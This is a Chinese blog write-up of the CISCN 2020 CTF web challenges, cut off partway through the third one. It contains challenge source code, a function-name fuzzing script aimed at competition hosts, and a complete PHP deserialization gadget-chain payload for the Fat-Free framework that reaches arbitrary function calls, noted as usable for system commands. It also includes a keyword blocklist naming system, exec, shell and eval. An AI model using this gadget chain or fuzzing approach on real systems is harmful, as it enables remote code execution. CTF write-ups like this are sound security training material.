【CISCN 2020】初赛 writeup web部分

原创

Dr34d 于 2020-08-25 08:21:26 发布

分类专栏： ctf 文章标签： 安全

本文链接：https://blog.csdn.net/qq_42697109/article/details/108212765

CISCN2020初赛 writeup web部分

目录

CISCN2020初赛 writeup web部分

web1：easyphp

```php
<?php
    //题目环境：php:7.4.8-apache
    $pid = pcntl_fork();
    if ($pid == -1) {
        die('could not fork');
    }else if ($pid){
        $r=pcntl_wait($status); //父进程等待子进程退出才会执行下面
        if(!pcntl_wifexited($status)){
            phpinfo();
        }
    }else{
        highlight_file(__FILE__);
        if(isset($_GET['a'])&&is_string($_GET['a'])&&!preg_match("/[:\\\\]|exec|pcntl/i",$_GET['a'])){
            call_user_func_array($_GET['a'],[$_GET['b'],false,true]);
        }
        posix_kill(posix_getpid(), SIGUSR1);
    }
```

call_user_func_array

mixed call_user_func_array (callable $callback , array $param_arr) 把第一个参数作为回调函数（callback）调用，把参数数组作（param_arr）为回调函数的的参数传入。

这里需要一个函数接收三个参数

posix_kill(posix_getpid(), SIGUSR1);

- **posix_getpid** 取得当前服务器进程号
- 许多程序使用**SIGUSR1**在线程和进程间进行同步

pcntl_wait($status);

- 父进程等待子进程退出才会执行下面

pcntl_wifexited 进程控制函数

- 检查状态代码是否代表一个正常的退出。
- 参数 status 是提供给成功调用 pcntl_waitpid() 时的状态参数。
- 正常退出时为true，其他情况返回 FALSE。
- 这里看到phpinfo需要非正常情况退出

思路

- 猜测flag在phpinfo中，所以只需要让子进程错误退出即可继续执行父进程调用phpinfo
- 由于是调用函数，函数名可控，我们可以直接使用函数名进行fuzz。

payload

获取php内置函数名

```php
<?php
//题目环境：php:7.4.8-apache
$result = "";
foreach (get_defined_functions() as $key => $val){
    if ($key == 'internal'){
        foreach ($val as $k=>$v){
            $result = $result.$v." ";
        }
    }
}
echo $result;
if(file_exists("func_name.txt")){
    unlink("func_name.txt");
}else{
    file_put_contents("func_name.txt",$result);
}
```

发包脚本

```python
#coding=utf-8
import requests

s = '''
```

zend_version func_num_args func_get_arg func_get_args strlen strcmp strncmp strcasecmp strncasecmp each error_re
porting define defined get_class get_called_class get_parent_class method_exists property_exists class_exists in
terface_exists trait_exists function_exists class_alias get_included_files get_required_files is_subclass_of is_
a get_class_vars get_object_vars get_class_methods trigger_error user_error set_error_handler restore_error_hand
ler set_exception_handler restore_exception_handler get_declared_classes get_declared_traits get_declared_interf
aces get_defined_functions get_defined_vars create_function get_resource_type get_loaded_extensions extension_lo
aded get_extension_funcs get_defined_constants debug_backtrace debug_print_backtrace gc_collect_cycles gc_enable
d gc_enable gc_disable bcadd bcsub bcmul bcdiv bcmod bcpow bcsqrt bcscale bccomp bcpowmod jdtogregorian gregoria
ntojd jdtojulian juliantojd jdtojewish jewishtojd jdtofrench frenchtojd jddayofweek jdmonthname easter_date east
er_days unixtojd jdtounix cal_to_jd cal_from_jd cal_days_in_month cal_info ctype_alnum ctype_alpha ctype_cntrl c
type_digit ctype_lower ctype_graph ctype_print ctype_punct ctype_space ctype_upper ctype_xdigit strtotime date i
date gmdate mktime gmmktime checkdate strftime gmstrftime time localtime getdate date_create date_create_immutab
le date_create_from_format date_create_immutable_from_format date_parse date_parse_from_format date_get_last_err
ors date_format date_modify date_add date_sub date_timezone_get date_timezone_set date_offset_get date_diff date
_time_set date_date_set date_isodate_set date_timestamp_set date_timestamp_get timezone_open timezone_name_get t
imezone_name_from_abbr timezone_offset_get timezone_transitions_get timezone_location_get timezone_identifiers_l
ist timezone_abbreviations_list timezone_version_get date_interval_create_from_date_string date_interval_format
date_default_timezone_set date_default_timezone_get date_sunrise date_sunset date_sun_info ereg ereg_replace ere
gi eregi_replace split spliti sql_regcase filter_input filter_var filter_input_array filter_var_array filter_lis
t filter_has_var filter_id ftp_connect ftp_login ftp_pwd ftp_cdup ftp_chdir ftp_exec ftp_raw ftp_mkdir ftp_rmdir
ftp_chmod ftp_alloc ftp_nlist ftp_rawlist ftp_systype ftp_pasv ftp_get ftp_fget ftp_put ftp_fput ftp_size ftp_m
dtm ftp_rename ftp_delete ftp_site ftp_close ftp_set_option ftp_get_option ftp_nb_fget ftp_nb_get ftp_nb_continu
e ftp_nb_put ftp_nb_fput ftp_quit hash hash_file hash_hmac hash_hmac_file hash_init hash_update hash_update_stre
am hash_update_file hash_final hash_copy hash_algos hash_pbkdf2 mhash_keygen_s2k mhash_get_block_size mhash_get_
hash_name mhash_count mhash iconv iconv_get_encoding iconv_set_encoding iconv_strlen iconv_substr iconv_strpos i
conv_strrpos iconv_mime_encode iconv_mime_decode iconv_mime_decode_headers json_encode json_decode json_last_err
or json_last_error_msg mcrypt_ecb mcrypt_cbc mcrypt_cfb mcrypt_ofb mcrypt_get_key_size mcrypt_get_block_size mcr
ypt_get_cipher_name mcrypt_create_iv mcrypt_list_algorithms mcrypt_list_modes mcrypt_get_iv_size mcrypt_encrypt
mcrypt_decrypt mcrypt_module_open mcrypt_generic_init mcrypt_generic mdecrypt_generic mcrypt_generic_end mcrypt_
generic_deinit mcrypt_enc_self_test mcrypt_enc_is_block_algorithm_mode mcrypt_enc_is_block_algorithm mcrypt_enc_
is_block_mode mcrypt_enc_get_block_size mcrypt_enc_get_key_size mcrypt_enc_get_supported_key_sizes mcrypt_enc_ge
t_iv_size mcrypt_enc_get_algorithms_name mcrypt_enc_get_modes_name mcrypt_module_self_test mcrypt_module_is_bloc
k_algorithm_mode mcrypt_module_is_block_algorithm mcrypt_module_is_block_mode mcrypt_module_get_algo_block_size
mcrypt_module_get_algo_key_size mcrypt_module_get_supported_key_sizes mcrypt_module_close odbc_autocommit odbc_b
inmode odbc_close odbc_close_all odbc_columns odbc_commit odbc_connect odbc_cursor odbc_data_source odbc_execute
odbc_error odbc_errormsg odbc_exec odbc_fetch_array odbc_fetch_object odbc_fetch_row odbc_fetch_into odbc_field
_len odbc_field_scale odbc_field_name odbc_field_type odbc_field_num odbc_free_result odbc_gettypeinfo odbc_long
readlen odbc_next_result odbc_num_fields odbc_num_rows odbc_pconnect odbc_prepare odbc_result odbc_result_all od
bc_rollback odbc_setoption odbc_specialcolumns odbc_statistics odbc_tables odbc_primarykeys odbc_columnprivilege
s odbc_tableprivileges odbc_foreignkeys odbc_procedures odbc_procedurecolumns odbc_do odbc_field_precision preg_
match preg_match_all preg_replace preg_replace_callback preg_filter preg_split preg_quote preg_grep preg_last_er
ror session_name session_module_name session_save_path session_id session_regenerate_id session_decode session_e
ncode session_start session_destroy session_unset session_set_save_handler session_cache_limiter session_cache_e
xpire session_set_cookie_params session_get_cookie_params session_write_close session_status session_register_sh
utdown session_commit spl_classes spl_autoload spl_autoload_extensions spl_autoload_register spl_autoload_unregi
ster spl_autoload_functions spl_autoload_call class_parents class_implements class_uses spl_object_hash iterator
_to_array iterator_count iterator_apply constant bin2hex hex2bin sleep usleep time_nanosleep time_sleep_until fl
ush wordwrap htmlspecialchars htmlentities html_entity_decode htmlspecialchars_decode get_html_translation_table
sha1 sha1_file md5 md5_file crc32 iptcparse iptcembed getimagesize getimagesizefromstring image_type_to_mime_ty
pe image_type_to_extension phpinfo phpversion phpcredits php_sapi_name php_uname php_ini_scanned_files php_ini_l
oaded_file strnatcmp strnatcasecmp substr_count strspn strcspn strtok strtoupper strtolower strpos stripos strrp
os strripos strrev hebrev hebrevc nl2br basename dirname pathinfo stripslashes stripcslashes strstr stristr strr
chr str_shuffle str_word_count str_split strpbrk substr_compare strcoll substr substr_replace quotemeta ucfirst
lcfirst ucwords strtr addslashes addcslashes rtrim str_replace str_ireplace str_repeat count_chars chunk_split t
rim ltrim strip_tags similar_text explode implode join setlocale localeconv soundex levenshtein chr ord parse_st
r str_getcsv str_pad chop strchr sprintf printf vprintf vsprintf fprintf vfprintf sscanf fscanf parse_url urlenc
ode urldecode rawurlencode rawurldecode http_build_query readlink linkinfo symlink link unlink exec system escap
eshellcmd escapeshellarg passthru shell_exec proc_open proc_close proc_terminate proc_get_status rand srand getr
andmax mt_rand mt_srand mt_getrandmax getservbyname getservbyport getprotobyname getprotobynumber getmyuid getmy
gid getmypid getmyinode getlastmod base64_decode base64_encode password_hash password_get_info password_needs_re

hash password_verify convert_uuencode convert_uudecode abs ceil floor round sin cos tan asin acos atan atanh ata
n2 sinh cosh tanh asinh acosh expm1 log1p pi is_finite is_nan is_infinite pow exp log log10 sqrt hypot deg2rad r
ad2deg bindec hexdec octdec decbin decoct dechex base_convert number_format fmod inet_ntop inet_pton ip2long lon
g2ip getenv putenv getopt microtime gettimeofday uniqid quoted_printable_decode quoted_printable_encode convert_
cyr_string get_current_user set_time_limit header_register_callback get_cfg_var magic_quotes_runtime set_magic_q
uotes_runtime get_magic_quotes_gpc get_magic_quotes_runtime error_log error_get_last call_user_func call_user_fu
nc_array call_user_method call_user_method_array forward_static_call forward_static_call_array serialize unseria
lize var_dump var_export debug_zval_dump print_r memory_get_usage memory_get_peak_usage register_shutdown_functi
on register_tick_function unregister_tick_function highlight_file show_source highlight_string php_strip_whitesp
ace ini_get ini_get_all ini_set ini_alter ini_restore get_include_path set_include_path restore_include_path set
cookie setrawcookie header header_remove headers_sent headers_list http_response_code connection_aborted connect
ion_status ignore_user_abort parse_ini_file parse_ini_string is_uploaded_file move_uploaded_file gethostbyaddr g
ethostbyname gethostbynamel gethostname dns_check_record checkdnsrr dns_get_mx getmxrr dns_get_record intval flo
atval doubleval strval boolval gettype settype is_null is_resource is_bool is_long is_float is_int is_integer is
_double is_real is_numeric is_string is_array is_object is_scalar is_callable pclose popen readfile rewind rmdir
 umask fclose feof fgetc fgets fgetss fread fopen fpassthru ftruncate fstat fseek ftell fflush fwrite fputs mkdi
r rename copy tempnam tmpfile file file_get_contents file_put_contents stream_select stream_context_create strea
m_context_set_params stream_context_get_params stream_context_set_option stream_context_get_options stream_conte
xt_get_default stream_context_set_default stream_filter_prepend stream_filter_append stream_filter_remove stream
_socket_client stream_socket_server stream_socket_accept stream_socket_get_name stream_socket_recvfrom stream_so
cket_sendto stream_socket_enable_crypto stream_socket_shutdown stream_socket_pair stream_copy_to_stream stream_g
et_contents stream_supports_lock fgetcsv fputcsv flock get_meta_tags stream_set_read_buffer stream_set_write_buf
fer set_file_buffer stream_set_chunk_size set_socket_blocking stream_set_blocking socket_set_blocking stream_get
_meta_data stream_get_line stream_wrapper_register stream_register_wrapper stream_wrapper_unregister stream_wrap
per_restore stream_get_wrappers stream_get_transports stream_resolve_include_path stream_is_local get_headers st
ream_set_timeout socket_set_timeout socket_get_status realpath fnmatch fsockopen pfsockopen pack unpack get_brow
ser crypt opendir closedir chdir getcwd rewinddir readdir dir scandir glob fileatime filectime filegroup fileino
de filemtime fileowner fileperms filesize filetype file_exists is_writable is_writeable is_readable is_executabl
e is_file is_dir is_link stat lstat chown chgrp chmod touch clearstatcache disk_total_space disk_free_space disk
freespace realpath_cache_size realpath_cache_get mail ezmlm_hash openlog syslog closelog lcg_value metaphone ob_
start ob_flush ob_clean ob_end_flush ob_end_clean ob_get_flush ob_get_clean ob_get_length ob_get_level ob_get_st
atus ob_get_contents ob_implicit_flush ob_list_handlers ksort krsort natsort natcasesort asort arsort sort rsort
 usort uasort uksort shuffle array_walk array_walk_recursive count end prev next reset current key min max in_ar
ray array_search extract compact array_fill array_fill_keys range array_multisort array_push array_pop array_shi
ft array_unshift array_splice array_slice array_merge array_merge_recursive array_replace array_replace_recursiv
e array_keys array_values array_count_values array_column array_reverse array_reduce array_pad array_flip array_
change_key_case array_rand array_unique array_intersect array_intersect_key array_intersect_ukey array_uintersec
t array_intersect_assoc array_uintersect_assoc array_intersect_uassoc array_uintersect_uassoc array_diff array_d
iff_key array_diff_ukey array_udiff array_diff_assoc array_udiff_assoc array_diff_uassoc array_udiff_uassoc arra
y_sum array_product array_filter array_map array_chunk array_combine array_key_exists pos sizeof key_exists asse
rt assert_options version_compare str_rot13 stream_get_filters stream_filter_register stream_bucket_make_writeab
le stream_bucket_prepend stream_bucket_append stream_bucket_new output_add_rewrite_var output_reset_rewrite_vars
 sys_get_temp_dir token_get_all token_name zip_open zip_close zip_read zip_entry_open zip_entry_close zip_entry_
read zip_entry_filesize zip_entry_name zip_entry_compressedsize zip_entry_compressionmethod readgzfile gzrewind
gzclose gzeof gzgetc gzgets gzgetss gzread gzopen gzpassthru gzseek gztell gzwrite gzputs gzfile gzcompress gzun
compress gzdeflate gzinflate gzencode gzdecode zlib_encode zlib_decode zlib_get_coding_type ob_gzhandler libxml_
set_streams_context libxml_use_internal_errors libxml_get_last_error libxml_clear_errors libxml_get_errors libxm
l_disable_entity_loader libxml_set_external_entity_loader dom_import_simplexml pdo_drivers simplexml_load_file s
implexml_load_string simplexml_import_dom wddx_serialize_value wddx_serialize_vars wddx_packet_start wddx_packet
_end wddx_add_vars wddx_deserialize xml_parser_create xml_parser_create_ns xml_set_object xml_set_element_handle
r xml_set_character_data_handler xml_set_processing_instruction_handler xml_set_default_handler xml_set_unparsed
_entity_decl_handler xml_set_notation_decl_handler xml_set_external_entity_ref_handler xml_set_start_namespace_d
ecl_handler xml_set_end_namespace_decl_handler xml_parse xml_parse_into_struct xml_get_error_code xml_error_stri
ng xml_get_current_line_number xml_get_current_column_number xml_get_current_byte_index xml_parser_free xml_pars
er_set_option xml_parser_get_option utf8_encode utf8_decode xmlwriter_open_uri xmlwriter_open_memory xmlwriter_s
et_indent xmlwriter_set_indent_string xmlwriter_start_comment xmlwriter_end_comment xmlwriter_start_attribute xm
lwriter_end_attribute xmlwriter_write_attribute xmlwriter_start_attribute_ns xmlwriter_write_attribute_ns xmlwri
ter_start_element xmlwriter_end_element xmlwriter_full_end_element xmlwriter_start_element_ns xmlwriter_write_el
ement xmlwriter_write_element_ns xmlwriter_start_pi xmlwriter_end_pi xmlwriter_write_pi xmlwriter_start_cdata xm

lwriter_end_cdata xmlwriter_write_cdata xmlwriter_text xmlwriter_write_raw xmlwriter_start_document xmlwriter_end_document xmlwriter_write_comment xmlwriter_start_dtd xmlwriter_end_dtd xmlwriter_write_dtd xmlwriter_start_dtd_element xmlwriter_end_dtd_element xmlwriter_write_dtd_element xmlwriter_start_dtd_attlist xmlwriter_end_dtd_attlist xmlwriter_write_dtd_attlist xmlwriter_start_dtd_entity xmlwriter_end_dtd_entity xmlwriter_write_dtd_entity xmlwriter_output_memory xmlwriter_flush bzopen bzread bzwrite bzflush bzclose bzerrno bzerrstr bzerror bzcompress bzdecompress curl_init curl_copy_handle curl_version curl_setopt curl_setopt_array curl_exec curl_getinfo curl_error curl_errno curl_close curl_strerror curl_multi_strerror curl_reset curl_escape curl_unescape curl_pause curl_multi_init curl_multi_add_handle curl_multi_remove_handle curl_multi_select curl_multi_exec curl_multi_getcontent curl_multi_info_read curl_multi_close curl_multi_setopt curl_share_init curl_share_close curl_share_setopt curl_file_create gd_info imagearc imageellipse imagechar imagecharup imagecolorat imagecolorallocate imagepalettecopy imagecreatefromstring imagecolorclosest imagecolorclosesthwb imagecolordeallocate imagecolorresolve imagecolorexact imagecolorset imagecolortransparent imagecolorstotal imagecolorsforindex imagecopy imagecopymerge imagecopymergegray imagecopyresized imagecreate imagecreatetruecolor imageistruecolor imagetruecolortopalette imagepalettetotruecolor imagesetthickness imagefilledarc imagefilledellipse imagealphablending imagesavealpha imagecolorallocatealpha imagecolorresolvealpha imagecolorclosestalpha imagecolorexactalpha imagecopyresampled imagegrabwindow imagegrabscreen imagerotate imageflip imageantialias imagecrop imagecropauto imagescale imageaffine imageaffinematrixconcat imageaffinematrixget imagesetinterpolation imagesettile imagesetbrush imagesetstyle imagecreatefrompng imagecreatefromwebp imagecreatefromgif imagecreatefromjpeg imagecreatefromwbmp imagecreatefromxbm imagecreatefromxpm imagecreatefromgd imagecreatefromgd2 imagecreatefromgd2part imagepng imagewebp imagegif imagejpeg imagewbmp imagegd imagegd2 imagedestroy imagegammacorrect imagefill imagefilledpolygon imagefilledrectangle imagefilltoborder imagefontwidth imagefontheight imageinterlace imageline imageloadfont imagepolygon imagerectangle imagesetpixel imagestring imagestringup imagesx imagesy imagedashedline imagettfbbox imagettftext imageftbbox imagefttext imagetypes jpeg2wbmp png2wbmp image2wbmp imagelayereffect imagexbm imagecolormatch imagefilter imageconvolution mb_convert_case mb_strtoupper mb_strtolower mb_language mb_internal_encoding mb_http_input mb_http_output mb_detect_order mb_substitute_character mb_parse_str mb_output_handler mb_preferred_mime_name mb_strlen mb_strpos mb_strrpos mb_stripos mb_strripos mb_strstr mb_strrchr mb_stristr mb_strrichr mb_substr_count mb_substr mb_strcut mb_strwidth mb_strimwidth mb_convert_encoding mb_detect_encoding mb_list_encodings mb_encoding_aliases mb_convert_kana mb_encode_mimeheader mb_decode_mimeheader mb_convert_variables mb_encode_numericentity mb_decode_numericentity mb_send_mail mb_get_info mb_check_encoding mb_regex_encoding mb_regex_set_options mb_ereg mb_eregi mb_ereg_replace mb_eregi_replace mb_ereg_replace_callback mb_split mb_ereg_match mb_ereg_search mb_ereg_search_pos mb_ereg_search_regs mb_ereg_search_init mb_ereg_search_getregs mb_ereg_search_getpos mb_ereg_search_setpos mbregex_encoding mbereg mberegi mbereg_replace mberegi_replace mbsplit mbereg_match mbereg_search mbereg_search_pos mbereg_search_regs mbereg_search_init mbereg_search_getregs mbereg_search_getpos mbereg_search_setpos mysql_connect mysql_pconnect mysql_close mysql_select_db mysql_query mysql_unbuffered_query mysql_db_query mysql_list_dbs mysql_list_tables mysql_list_fields mysql_list_processes mysql_error mysql_errno mysql_affected_rows mysql_insert_id mysql_result mysql_num_rows mysql_num_fields mysql_fetch_row mysql_fetch_array mysql_fetch_assoc mysql_fetch_object mysql_data_seek mysql_fetch_lengths mysql_fetch_field mysql_field_seek mysql_free_result mysql_field_name mysql_field_table mysql_field_len mysql_field_type mysql_field_flags mysql_escape_string mysql_real_escape_string mysql_stat mysql_thread_id mysql_client_encoding mysql_ping mysql_get_client_info mysql_get_host_info mysql_get_proto_info mysql_get_server_info mysql_info mysql_set_charset mysql mysql_fieldname mysql_fieldtable mysql_fieldlen mysql_fieldtype mysql_fieldflags mysql_selectdb mysql_freeresult mysql_numfields mysql_numrows mysql_listdbs mysql_listtables mysql_listfields mysql_db_name mysql_dbname mysql_tablename mysql_table_name mysqli_affected_rows mysqli_autocommit mysqli_begin_transaction mysqli_change_user mysqli_character_set_name mysqli_close mysqli_commit mysqli_connect mysqli_connect_errno mysqli_connect_error mysqli_data_seek mysqli_dump_debug_info mysqli_debug mysqli_errno mysqli_error mysqli_error_list mysqli_stmt_execute mysqli_execute mysqli_fetch_field mysqli_fetch_fields mysqli_fetch_field_direct mysqli_fetch_lengths mysqli_fetch_all mysqli_fetch_array mysqli_fetch_assoc mysqli_fetch_object mysqli_fetch_row mysqli_field_count mysqli_field_seek mysqli_field_tell mysqli_free_result mysqli_get_connection_stats mysqli_get_client_stats mysqli_get_charset mysqli_get_client_info mysqli_get_client_version mysqli_get_host_info mysqli_get_proto_info mysqli_get_server_info mysqli_get_server_version mysqli_get_warnings mysqli_init mysqli_info mysqli_insert_id mysqli_kill mysqli_more_results mysqli_multi_query mysqli_next_result mysqli_num_fields mysqli_num_rows mysqli_options mysqli_ping mysqli_poll mysqli_prepare mysqli_report mysqli_query mysqli_real_connect mysqli_real_escape_string mysqli_real_query mysqli_reap_async_query mysqli_release_savepoint mysqli_rollback mysqli_savepoint mysqli_select_db mysqli_set_charset mysqli_stmt_affected_rows mysqli_stmt_attr_get mysqli_stmt_attr_set mysqli_stmt_bind_param mysqli_stmt_bind_result mysqli_stmt_close mysqli_stmt_data_seek mysqli_stmt_errno mysqli_stmt_error mysqli_stmt_error_list mysqli_stmt_fetch mysqli_stmt_field_count mysqli_stmt_free_result mysqli_stmt_get_result mysqli_stmt_get_warnings mysqli_stmt_init mysqli_stmt_insert_id mysqli_stmt_more_results mysqli_stmt_next_result mysqli_stmt_num_rows mysqli_stmt_param_count mysqli_stmt_prepare mysqli_stmt_reset mysqli_stmt_result_metadata mysqli_stmt_send_long_data mysqli_stmt_store_result mysqli_stmt_sqlstate mysqli_sqlstate mysqli_ssl_set mysqli_stat mysqli_store_result mysqli_thread_id mysqli_thread_safe mysqli_use_result mysqli_warning_count mysqli_refresh mysqli_escape_string mysqli_set_opt xdebug_get_stack_d

```
epth xdebug_get_function_stack xdebug_get_formatted_function_stack xdebug_print_function_stack xdebug_get_declar
ed_vars xdebug_call_class xdebug_call_function xdebug_call_file xdebug_call_line xdebug_var_dump xdebug_debug_zv
al xdebug_debug_zval_stdout xdebug_enable xdebug_disable xdebug_is_enabled xdebug_break xdebug_start_trace xdebu
g_stop_trace xdebug_get_tracefile_name xdebug_get_profiler_filename xdebug_dump_aggr_profiling_data xdebug_clear
_aggr_profiling_data xdebug_memory_usage xdebug_peak_memory_usage xdebug_time_index xdebug_start_error_collectio
n xdebug_stop_error_collection xdebug_get_collected_errors xdebug_start_function_monitor xdebug_stop_function_mo
nitor xdebug_get_monitored_functions xdebug_start_code_coverage xdebug_stop_code_coverage xdebug_get_code_covera
ge xdebug_code_coverage_started xdebug_get_function_count xdebug_dump_superglobals xdebug_get_headers dl cli_set
_process_title cli_get_process_title

'''

s = s.split(' ')
# print s[0]
# print s
# con = requests.get('http://eci-2zed3ztpomt9jfpdablo.cloudeci1.ichunqiu.com/?a=call_user_func&b='+s[0]).text
# print con
for i in s:
    con = requests.get('http://eci-2zed3ztpomt9k9atz5n9.cloudeci1.ichunqiu.com/?a='+i).text
    if 'flag' in con:
        # if con != nothing:
        print i
        print con.encode('utf-8')
```

参考资料：

- pcntl_wifexited 进程控制函数

web2：babyunserialize

这道题与WMCTF2020基本一致。

考点

类的数组动态调用

```php
<?php

class A{
    public function test(){
        echo "aaaa";
    }
}

$tr = array(new A(),"test");
$tr();//这样就可以直接调用到A的test函数
```

找到函数名与参数名均可控的点

反序列化数组的先后顺序

思路

找到可以利用的__destuct函数，这里找的是CLI\Agent类。

```
function __destruct() {
```

```
    if (isset($this->server->events['disconnect']) &&
    is_callable($func=$this->server->events['disconnect']))
    $func($this);
}
```

这里可以利用对象与其成员方法的数组，调用任意对象的任意方法。

`$this->server->events['disconnect'] = array(xxx类，xxx类的某个成员函数)`

所以下一步就是寻找调用哪个方法。于wmctf 中的webweb一致，我们需要在这一个函数里找到这样一条语句：调用了某个函数，且函数名与函数参数可控的语句。

在DB\Jig\Mapper中找到了update方法。

```
function update() {
  $db=$this->db;
  $now=microtime(TRUE);
  $data=&$db->read($this->file);
  ....
```

这里就相当于执行了$this->db->read($this->file)

我们可以控制上一步跳到这个函数里，$this->db是可以控制的，我们可以控制$this->db为一个类，调用read方法。如果read方法不存在即可触发__call，下一步寻找可用的__call

可以考虑SQL\Mapper中的__call方法

```
function __call($func,$args) {
  return call_user_func_array(
   (array_key_exists($func,$this->props)?
    $this->props[$func]:
    $this->$func),$args
  );
}
```

如果上一步触发这里的__call方法。$func是可控的，并且$args就是我们上一步传进来的args。$this->props也是我们可控的。所以这一步我们可以控制$this->props[$func].也就相当于执行了`call_user_func_array($this->props[$func]($args))`.

结合上一步，这里$func为"read"，$args为上一步的$this->file。

所以我们可以使$this->props = array(“read”=>“system”)的一个数组。上一步中的$this->file为"whoami"即可执行。由于这道题flag在phpinfo中，所以控制read=>phpinfo,$this->file为INFO_ALL。

理清思路：

```
  $SQLMapper=new DB\SQL\Mapper();
  $JigMapper=new DB\Jig\Mapper($SQLMapper,INFO_ALL );
  $DBMongo=new DB\Mongo(array('disconnect'=>array($JigMapper,"update")));
  $Agent=new CLI\Agent($DBMongo);
  echo urlencode(serialize($Agent));
```

这里用DB\Mongo这一个新建的类进行中转。效果同样是控制$this->server->events[‘disconnect’]后面的array($JigMapper,“update”)

调试

unserialize后进入autoload加载类。

```
protected function autoload($class) {
  $class=$this->fixslashes(ltrim($class,'\\'));
  /** @var callable $func */
  $func=NULL;
  if (is_array($path=$this->hive['AUTOLOAD']) &&
   isset($path[1]) && is_callable($path[1]))
   list($path,$func)=$path;
  foreach ($this->split($this->hive['PLUGINS'].';'.$path) as $auto)
   if ($func && is_file($file=$func($auto.$class).'.php') ||
    is_file($file=$auto.$class.'.php') ||
    is_file($file=$auto.strtolower($class).'.php') ||
    is_file($file=strtolower($auto.$class).'.php'))
    return require($file);
 }
```

```
            list($path,$func)=$path;
        foreach ($this->split( str: $this->hive['PLUGINS'].';'.$path) as $auto)  $path: "./"  hive: [74]  $auto
            if ($func && is_file($file=$func($auto.$class).'.php') ||  $class: "CLI/Agent"  $func: null
                is_file($file=$auto.$class.'.php') ||
                is_file($file=$auto.strtolower($class).'.php') ||
                is_file($file=strtolower( str: $auto.$class).'.php'))
                return require($file);
    }
```

这一句判断是否存在agent.php，但是cli目录下是没有agent.php文件的。所以这里没有将Agent类包含进来，也就无法正常反序列化。

```
    foreach ($this->split( str: $this->hive['PLUGINS'].';'.$path) as $auto)  $path: "./"  hive: [74]
        if ($func && is_file($file=$func($auto.$class).'.php') ||  $func: null  $file: "./cli/agent.p
            is_file($file=$auto.$class.'.php') ||
            is_file($file=$auto.strtolower($class).'.php') ||
            is_file($file=strtolower( str: $auto.$class).'.php'))  $auto: "./"  $class: "CLI/Agent"
            return require($file);  $file: "./cli/agent.php"
    }
```

解决办法：由于ws.php是存在的，而Agent类也是在ws.php中，我们只需要在Agent类反序列化前先反序列化一个ws类，即可将Agent类引入。做法是反序列化一个数组：`serialize(array(new WS(),new Agent()))`

结合以上，得到如下payload，参考了wmctf webweb官方writeup。

payload:

```
<?php
namespace CLI{
    class Agent
    {
        protected $server;
        public function __construct($server)
        {
            $this->server=$server;
        }
    }
```

```
    class WS
    {
    }
}
namespace DB{
    abstract class Cursor  implements \IteratorAggregate {}
    class Mongo {
        public $events;
        public function __construct($events)
        {
            $this->events=$events;
        }
    }
}

namespace DB\Jig{
    class Mapper extends \DB\Cursor {
        protected $legacy=0;
        protected $db;
        protected $file;
        function offsetExists($offset){}
        function offsetGet($offset){}
        function offsetSet($offset, $value){}
        function offsetUnset($offset){}
        function getIterator(){}
        public function __construct($db,$file){
            $this->db=$db;
            $this->file=$file;
        }
    }
}
namespace DB\SQL{
    class Mapper extends \DB\Cursor{
        protected $props=["read"=>"phpinfo"];
        function offsetExists($offset){}
        function offsetGet($offset){}
        function offsetSet($offset, $value){}
        function offsetUnset($offset){}
        function getIterator(){}
    }
}

namespace{
    $SQLMapper=new DB\SQL\Mapper();
//    echo serialize($SQLMapper),"\n";
    $JigMapper=new DB\Jig\Mapper($SQLMapper,INFO_ALL );
//    $MongoMapper  = new CLI\WS();
    $DBMongo=new DB\Mongo(array('disconnect'=>array($JigMapper,"update")));
    $Agent=new CLI\Agent($DBMongo);
    $WS=new CLI\WS();
    echo urlencode(serialize(array($WS,$Agent)));
}
```

web3：rceme

参考：

- https://www.anquanke.com/post/id/173991#h2-5

题目源码

```php
<?php
error_reporting(0);
highlight_file(__FILE__);
parserIfLabel($_GET['a']);
function danger_key($s) {
    $s=htmlspecialchars($s);
    $key=array('php','preg','server','chr','decode','html','md5','post','get','request','file','cookie','session','sql','mkdir','copy','fwrite','del','encrypt','$','system','exec','shell','open','ini_','chroot','eval','passthru','include','require','assert','union','create','func','symlink','sleep','ord','str','source','rev','base_convert');
    $s = str_ireplace($key,"*",$s);
    $danger=array('php','preg','server','chr','decode','html','md5','post','get','request','file','cookie','session','sql','mkdir','copy','fwrite','del','encrypt','$','system','exec','shell','open','ini_','chroot','eval','passthru','include','require','assert','union','create','func','symlink','sleep','ord','str','source','rev','base_convert');
    foreach ($danger as $val){
        if(strpos($s,$val) !==false){
            die('很抱歉，执行出错，发现危险字符【'.$val.'】');
        }
    }
    if(preg_match("/^[a-z]$/i")){
        die('很抱歉，执行出错，发现危险字符');
    }
    return $s;
}

function parserIfLabel( $content ) {
    $pattern = '/\{if:([\s\S]+?)}([\s\S]*?){end\s+if}/';
    if ( preg_match_all( $pattern, $content, $matches ) ) {
        $count = count( $matches[ 0 ] );
        for ( $i = 0; $i < $count; $i++ ) {
            $flag = '';
            $out_html = '';
            $ifstr = $matches[ 1 ][ $i ];
            $ifstr=danger_key($ifstr,1);
            if(strpos($ifstr,'=') !== false){
                $arr= splits($ifstr,'=');
                if($arr[0]=='' || $arr[1]==''){
                    die('很抱歉，模板中有错误的判断,请修正【'.$ifstr.'】');
                }
                $ifstr = str_replace( '=', '==', $ifstr );
            }
            $ifstr = str_replace( '<>', '!=', $ifstr );
            $ifstr = str_replace( 'or', '||', $ifstr );
            $ifstr = str_replace( 'and', '&&', $ifstr );
            $ifstr = str_replace( 'mod', '%', $ifstr );
            $ifstr = str_replace( 'not', '!', $ifstr );
            if ( preg_match( '/\{|}/', $ifstr)) {
                die('很抱歉，模板中有错误的判断,请修正'.$ifstr);
            }else{
                @eval( 'if(' . $ifstr . '){$flag="if";}else{$flag="else";}' );
            }

            if ( preg_match( '/([\s\S]*)?\{else\}([\s\S]*)?/', $matches[ 2 ][ $i ], $matches2 ) ) {
                switch ( $flag ) {
                    case 'if':
                        if ( isset( $matches2[ 1 ] ) ) {
                            $out_html = $matches2[ 1 ];
```

```
                        }
                        break;
                    case 'else':
                        if ( isset( $matches2[ 2 ] ) ) {
                            $out_html .= $matches2[ 2 ];
                        }
                        break;
                }
            } elseif ( $flag == 'if' ) {
                $out_html .= $matches[ 2 ][ $i ];
            }
            $pattern2 = '/\{if([0-9]):/';
            if ( preg_match( $pattern2, $out_html, $matches3 ) ) {
                $out_html = str_replace( '{if' . $matches3[ 1 ], '{if', $out_html );
                $out_html = str_replace( '{else' . $matches3[ 1 ] . '}', '{else}', $out_html );
                $out_html = str_replace( '{end if' . $matches3[ 1 ] . '}', '{end if}', $out_html );
                $out_html = $this->parserIfLabel( $out_html );
            }
